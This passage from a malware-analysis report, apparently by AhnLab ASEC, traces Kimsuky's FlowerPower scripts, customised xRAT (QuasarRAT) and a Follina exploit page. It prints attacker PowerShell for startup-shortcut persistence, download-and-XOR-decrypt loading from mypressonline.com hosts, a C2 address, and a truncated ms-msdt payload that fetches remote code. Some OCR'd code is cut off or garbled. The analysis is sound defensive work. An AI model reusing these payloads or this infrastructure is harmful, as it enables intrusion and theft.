


```
function regester
{
    $filepath = "C:\windows\temp\HncSerial.log"
    New-Item -Path $filepath -Type file -Force
    $String = "[string]`$a = {(New-Object Net.WebClient).Dokarysuntring('http://hilso.mypre
    $string >> $filepath
    $shell = New-Object -ComObject WScript.Shell
    $makepath = "\Microsoft\Windows\Start Menu\Programs\Startup\"
    $desktop = $env:APPDATA + $makepath
    $shortcut = $shell.CreateShortcut("$desktop\Ahnlab.lnk")
    $shortcut.TargetPath = "powershell.exe"
    $shortcut.Arguments = "-WindowStyle Hidden -command &{[string]`$x= [IO.File]::ReadAllTe
    $shortcut.IconLocation = "imageres.dll,97"
    $shortcut.WindowStyle = 7
    $shortcut.Description = "administrator"
    $shortcut.WorkingDirectory = "c:\"
    $shortcut.Save()

    $RegKey1 = 'HKCU:\SOFTWARE\Microsoft\Office\14.0\Word\Security'
    $RegKey2 = 'HKCU:\SOFTWARE\Microsoft\Office\15.0\Word\Security'
    $RegKey3 = 'HKCU:\SOFTWARE\Microsoft\Office\16.0\Word\Security'
```

Figure 9. Previous 2nd FlowerPower script

(4) xRAT (QuasarRAT)

Before moving on to the details, we would like to give a brief description of xRAT. xRAT is a .NET-based open-source RAT published on GitHub in 2014.




xRAT 2.0 RELEASE1

xRAT v2.0.0.0 RELEASE1 [08.07.2014]

- Added Icon Changer
- Added Remote Shell
- Added profiles to builder (save/load)
- Added motion detection algorithm to Remote Desktop (40-50% faster)

Figure 10. xRAT release note

However, xRAT was renamed QuasarRAT in August 2015 and is still in use by many threat actors.



Aug 23, 2015
MaxXor
v1.0.0.0
8aa84a5
Compare

Quasar v1.0.0.0

Changelog


- xRAT is now Quasar
- Added Password Recovery (Common Browsers and FTP Clients)
- Added Server compatiblity with Mono (Server now runs on Linux with Mono installed)
    - Client Builder works also on Linux/Mono
- Added ability to upload batch files
- Added Client support for multiple hosts
- Added maximum simultaneous file downloads/uploads (current max: 2)

Figure 11. xRAT renamed to QuasarRAT

It was being used as xRAT until July 2015, and along with the renaming to QuasarRAT in August, there were additions and improvements to its features.[5] However, the initial source code of xRAT is still being shared.

Returning to the subject, the Kimsuky group has been customizing and using the xRAT source code.

This has been identified in January 2022 in the distribution of GoldDragon, one of the Kimsuky group's malware, and details were shared for the first time through the ASEC Blog post[6] on February 8.



Posted By jcleebobgatenet , February 8, 2022

Distribution of Kimsuky Group's xRAT (Quasar RAT) Confirmed

On January 26th, 2022, the ASEC analysis team has discovered that the Kimsuky group was using the xRAT (Quasar RAT-based open-source RAT) malware.

- xRAT Github Address: https://github.com/tidusjar/xRAT

According to the logs collected by AhnLab's ASD (AhnLab Smart Defense) infrastructure, the attacker installed a variant of Gold Dragon on the first infected PC on January 24th. The basis for assuming that the obtained file is a variant of Gold Dragon is as follows:


Figure 12. Details of xRAT shared on the ASEC Blog

The sample with VMProtect applied executes xRAT using the process hollowing technique. A comparison of this to the original xRAT version published on GitHub reveals the two to be quite

[5] https://github.com/quasar/Quasar/releases

[6] https://asec.ahnlab.com/en/31089/

similar.



Kimsuky xRAT


```
Client (0.0.0.0)
  Client.exe
    PE
    Type References
    References
    Resources
    -
    xClient.Core
    xClient.Core.Compression
    xClient.Core.MouseKeyHook
    xClient.Core.MouseKeyHook.HotKeys
    xClient.Core.MouseKeyHook.Implementation
    xClient.Core.MouseKeyHook.WinApi
    xClient.Core.NetSerializer
    xClient.Core.NetSerializer.TypeSerializers
    xClient.Core.Networking
    xClient.Core.Packets
    xClient.Core.Packets.ClientPackets
    xClient.Core.Packets.ServerPackets
    xClient.Core.Recovery.Browsers
    xClient.Core.ReverseProxy
    xClient.Core.ReverseProxy.Packets
    xClient.Core.Utilities
```

Original xRAT

```
Client (0.0.0.0)
  Client.exe
    PE
    Type References
    References
    Resources
    -
    ProtoBuf
    ProtoBuf.Meta
    ProtoBuf.Serializers
    xClient
    xClient.Config
    xClient.Core
    xClient.Core.Commands
    xClient.Core.Compression
    xClient.Core.Elevation
    xClient.Core.Encryption
    xClient.Core.Extensions
    xClient.Core.Helper
    xClient.Core.MouseKeyHook
    xClient.Core.MouseKeyHook.HotKeys
    xClient.Core.MouseKeyHook.Implementation
    xClient.Core.MouseKeyHook.WinApi
    xClient.Core.Networking
    xClient.Core.Packets
    xClient.Core.Packets.ClientPackets
    xClient.Core.Packets.ServerPackets
    xClient.Core.ReverseProxy
    xClient.Core.ReverseProxy.Packets
    xClient.Core.Utilities
    xClient.Enums
    xClient.Properties
```

Figure 13. Comparison of xRAT versions

The original xRAT includes the configuration values in plain text, but the Kimsuky group's xRAT has the configuration values encoded in BASE64 + Rijndael-128-CBC mode.




```
// Token: 0x0400000C RID: 12
public static string string_0 = "rCPxd+emFUgo5P6kvPUVjeLg3VkuVwFxei2KIfUDPis=";

// Token: 0x0400000D RID: 13
public static string string_1 = "fyZxWkrGnAMt5CUNR/mbbVjXmxcKhUCfpO1VdpDVndsIG60ANwMyXvxLNdcN+dvO";

// Token: 0x0400000E RID: 14
public static int int_0 = 3000;

// Token: 0x0400000F RID: 15
public static string string_2 = "vCWLxSRqWsZwoqOhdkIo+oqFCdCvlof0a0xY7/EqnsE=";

// Token: 0x04000010 RID: 16
public static string string_3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);

// Token: 0x04000011 RID: 17
public static string string_4 = "ec/gPTPm0cxkSJr7EjHTYwgnTTaak/pef05p0dr51aM=";

// Token: 0x04000012 RID: 18
public static string string_5 = "FrFpPJ4DLde4Gn0sOwW/2c1jWZ9y9xqfJSgIuj1uhf8=";

// Token: 0x04000013 RID: 19
public static bool bool_0 = false;

// Token: 0x04000014 RID: 20
public static bool bool_1 = false;

// Token: 0x04000015 RID: 21
public static string string_6 = "2NcA/aiW7AjV2cmXaB/pXsUT/Jic7S7Z6PFx/aiSv54SpRj9+OM8bDqBUTg5vh6K";

// Token: 0x04000016 RID: 22
public static string string_7 = "2jiBKsnrTQ8SF6Z7S0hdmhA1/sTd3Er3pPt0DfgNzpCerBH5X+J3W/67ceExyZH5";

// Token: 0x04000017 RID: 23
public static bool bool_2 = false;

// Token: 0x04000018 RID: 24
public static bool bool_3 = false;

// Token: 0x04000019 RID: 25
public static string string_8 = "U9ReLQsN46VntKa5XzRw";

// Token: 0x0400001A RID: 26
public static string string_9 = "zw2PEuS9Dv/cfGS5nOLCTw3WmYaZVwT8ftmzAqPkjxA=";
```

Figure 14. Encoded Kimsuky xRAT configuration values

However, a new variant of xRAT was identified in October 2022 and was found to be distributed in FlowerPower type attacks.

The most notable difference to past cases was that while the xRAT C2 IP and ports were included as configuration values, the new variant downloads the C2 IP and port pair from an external source.

The encoded C2 IP file and xRAT are downloaded by the 2nd FlowerPower script. The decryption of xRAT by an XOR algorithm is carried out before it is loaded through PowerShell.



```
    $dp = "$Env:Appdata\Microsoft\Office"
    $sgsdsh = Test-Path -Path $dp
    if(!$sgsdsh)
    {
        New-Item -ItemType Directory -Force $dp
    }

    $uytb = $env:Appdata + "\Microsoft\Office\msword16.pip"
    $pokj = "http://kssko.mypressonline.com/ks/msword16.pip"
    $oihkvd = "http://kssko.mypressonline.com/ks/stride.dat"
    $rtgj = "C:\windows\temp\strike.dat"
    $iiii = New-Object Net.WebClient
    $iiii.DownloadFile($oihkvd, $rtgj)
    $iiii.DownloadFile($pokj, $uytb)

    start-sleep -s 2
    $rfdcv = [System.IO.File]::ReadAllBytes($rtgj)
    del $rtgj
    $key = "0x37"
    $mk="_b"

    for($i=0; $i -lt $rfdcv.count ; $i++)
    {
    $rfdcv[$i] = $rfdcv[$i] -bxor $key
    }
```

Encrypted C2 Data File Path

Encrypted C2 Data

Encrypted xRAT


Decrypt Key

Decrypt (xRAT)

Figure 15. A portion of the xRAT script code (From the 2nd FlowerPower script)

There were many codes that call Sleep (1 – 10) included in the main code, and the "msword16.pip" file is read and the C2 IP and port pair are obtained through decryption.

The algorithm used in decryption was BASE64 + Rijndael-128-CBC mode in the previous version, but BASE64 + XOR is used in the variant.



```
        public static string decodestring(string instr)
        {
            byte[] array = Convert.FromBase64String(instr);
            string text = "";
            for (int i = 0; i < array.Length; i++)
            {
                byte[] array2 = array;
                int num = i;
                array2[num] ^= 170;
                string str = text;
                char c = (char)array[i];
                text = str + c.ToString();
            }
            return text;
        }

        // Token: 0x060003C9 RID: 969 RVA: 0x0000699C File Offset: 0x00004B9C
        public static byte[] EncryptEncode(byte[] input)
```


Name	Value
instr	"m5qZhJianISbmp2En5OQkpqSmg=="
array	{byte[0x00000013]}
text	"103.206.107.59:8080"

Figure 16. Obtaining the C2 IP and port pair through decryption

(5) Follina (CVE-2022-30190)

As mentioned above, most servers had their FTP accounts exposed due to configuration errors and thus could be logged into.

Meanwhile, an HTML file used for Follina (CVE-2022-30190), an MS Office Word RCE vulnerability, was found in a particular server.


ftp://oijnk.mypressonline.com/oijnk.
FTP directory /oijnk.mypre...

FTP directory /oijnk.mypressonline.com/ at oijnk.mypressonline.com

To view this FTP site in Windows Explorer: press Alt, click **View**, and then click **Open FTP Site in Windows Explorer**.


Up to higher level directory

```
11/21/2022 08:16AM      Directory .
11/07/2022 01:14AM      Directory ..
11/21/2022 08:16AM            202 [redacted]--seen.txt
11/21/2022 07:00AM            129 [redacted]--seen.txt
11/21/2022 07:37AM          6,549 1.down
11/21/2022 07:36AM          3,296 1.txt
11/21/2022 07:42AM            174 [redacted]--seen.txt
11/17/2022 06:58AM             87 del.php
11/18/2022 06:23AM          6,765 exploit.html
11/01/2022 01:41AM            409 index.php
11/17/2022 06:57AM          1,944 post.php
```

For CVE-2022-30190

Figure 17. C2 server where the HTML file was found

This HTML file includes the download URL for the 1st FlowerPower script. Considering the fact that the file name is also 1.txt, it probably has not been used in attacks yet and is undergoing testing procedures.



```
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /para
    IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_SelectProgr
IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.T
'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[cha
e64String('+[char]34+'SW52b2tlLUV4cHJlc3Npb24gKE5ldy1PYmplY3QgTmV0L
kuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly9vaWpuay5teXByZXNzb25saW5lLmNvbS8xL
r]34+'))'))                                                  indows/
    SYstem3
```

http://oijnk.mypressonline.com/1.txt

Figure 18. A portion of the HTML file code

